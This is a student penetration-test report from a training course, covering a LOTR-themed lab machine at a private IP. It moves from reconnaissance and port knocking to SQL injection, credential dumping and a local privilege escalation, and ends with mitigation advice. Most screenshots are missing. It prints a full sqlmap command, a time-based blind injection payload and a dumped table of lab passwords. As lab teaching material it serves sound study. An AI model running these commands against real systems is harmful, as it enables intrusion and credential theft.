رواد مصر الرقمية

Name : Milad abdalmalak shoukry ebraheem

Instructor: Eng. Ahmad Ashraf

Group: ONL1_ISS5_G1E

Training Company: Global Knowledge

Network Penetration Test Report

Target Information:

- **Scope**: IP: 192.168.220.135 (Network & Web Applications)
- **Date of Test**: 28/09/2024
- **Tested by**: Mostafa Mohamed Mokhtar

---

1. Reconnaissance


Objective: Identify live hosts and gather information about open services.

Tools & Techniques Used:


- **Netdiscover**: Discovered IP address (192.168.220.135).
- **Nmap**: Scanned open ports and identified SSH service on port 22

Detailed steps:


1. **Usig netdiscover to find IP address of the machine**



2. **Nmap scan results showing open ports.**




3. Trying to do **SSH** on the target machine as root



It returns a banner: "LOTR, Knock Friend To Enter Easy as 1,2,3”

4. **Searching for Knocking**



So let’s find how to do Port knocking on ports 1,2,3 as seen in the banner.

---

2. Weaponization

Objective: Develop a strategy to reveal additional services.

Tools & Techniques Used:


- **Nmap (Port Knocking)**: Performed port knocking sequence.

Findings:


- HTTP service on port 1337 was revealed.

Detailed Steps:

1. **Port knocking using nmap**



2. **Finding open ports after Knocking**



---

3. Delivery

Objective: Access the HTTP service and enumerate hidden directories.

Tools & Techniques Used:


- **Dirb**: Found the hidden directories.
- **CyberChef**: Decoded the secret found in the source code, revealing the login page.

Findings:

- Discovered `/978345210/index.php`, leading to the login page.


Detailed Steps:

1. Access the HTTP service




2. Dirb output showing hidden directories.


3. Opening the finding path /images



4. Opening /etc/passwd path




Let's see the page source



5. **Using CyberChef to decode this secret " base 64 decoding"**

Decode it again:



Let’s open this directory:

---

4. Exploitation

Objective: Exploit vulnerabilities to gain unauthorized access.

Tools & Techniques Used:


- **Burp Suite**: Intercepted and analyzed login requests.
- **SQLMap**: Exploited SQL injection to dump database contents.

Findings:

- SQL Injection allowed database extraction of usernames and passwords.

Detailed Steps:

1. Burp Suite intercepting login request.



2. SQLMap dumping database credentials.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -u 'http://192.168.220.135:1337/978345210/index.php' --data='username=username&password=password&submit=' --level=5 --risk=3 -dbs --batch --dump

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_V...       |_|   https://sqlmap.org
```

```
___
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=TEST' AND (SELECT 2716 FROM (SELECT(SLEEP(5)))DBAM)-- sCmh&password=rest&submit= Login
___
[08:22:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7, PHP
back-end DBMS: MySQL >= 5.0.12
[08:22:16] [INFO] fetching database names
[08:22:16] [INFO] fetching number of databases
[08:22:16] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[08:22:22] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
4
[08:22:22] [INFO] retrieved:
[08:22:32] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[08:23:28] [INFO] retrieved: Webapp
[08:23:49] [INFO] retrieved: mysql
[08:24:05] [INFO] retrieved: performance_schema
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp
```

```
Database: Webapp
Table: Users
[5 entries]
+----+--------------------+----------+
| id | password           | username |
+----+--------------------+----------+
| 1  | iwilltakethering   | frodo    |
| 2  | MyPreciousR00t     | smeagol  |
| 3  | AndMySword         | aragorn  |
| 4  | AndMyBow           | legolas  |
| 5  | AndMyAxe           | gimli    |
+----+--------------------+----------+
```

5. Installation

Objective: Use the dumped credentials to gain system access.

Tools & Techniques Used:

- **SSH**: Used credentials to successfully access the target machine.

Findings:

- Gained SSH access with dumped credentials.

Detailed Steps:

- SSH login using one of the dumped credentials.

---

6. Command and Control

Objective: Gather system information after gaining access.

Tools & Techniques Used:

- **Commands**: "`cat /proc/version`, `uname -a`" to identify the operating system (Ubuntu 14.04).

Findings:

- The target was running Ubuntu 14.04.

Detailed steps:

- Command output showing OS information.

---

7. Actions on Objectives (Privilege Escalation)

Objective: Escalate privileges and retrieve the flag.

Tools & Techniques Used:


- **Searchsploit**: Found and executed an exploit for Ubuntu 14.04.
- Successfully gained root privileges and retrieved the flag.

Findings:


- Privilege escalation successful using a known exploit.

Detailed Steps:


- **Using searchsploit to get suitable script to do privilege escalation**



- Execution of exploit and proof of root privileges.



- Flag retrieval.



Summary of Critical Findings:

1. **Port Knocking Misconfiguration**: The port knocking mechanism was misconfigured, revealing an additional HTTP service on port 1337.

2. **SQL Injection on Login Page**: The login form on the web server was vulnerable to SQL injection, which allowed database exfiltration of usernames and passwords.

3. **Outdated Operating System**: The target system was running an outdated version of Ubuntu (14.04), which was susceptible to a known local privilege escalation exploit.

Mitigation Recommendations:

1. **Secure Port Knocking Mechanism**:

    - Ensure port knocking mechanisms are correctly configured.
    - Implement logging and monitoring of port knocking attempts to detect suspicious activity.

2. **Fix SQL Injection Vulnerabilities**:

    - Sanitize all user inputs and use prepared statements or parameterized queries to prevent SQL injection.
    - Conduct regular security assessments of web applications to identify and patch injection vulnerabilities.

3. **Patch Management**:

    - Upgrade outdated operating systems and apply security patches regularly to prevent exploitation of known vulnerabilities.
    - Implement automated patch management to ensure critical systems are always up to date.

4. **Implement Strong Access Controls**:

    - Use strong, unique passwords for each account and enforce regular password changes.
    - Consider implementing multi-factor authentication (MFA) for SSH and other remote access services.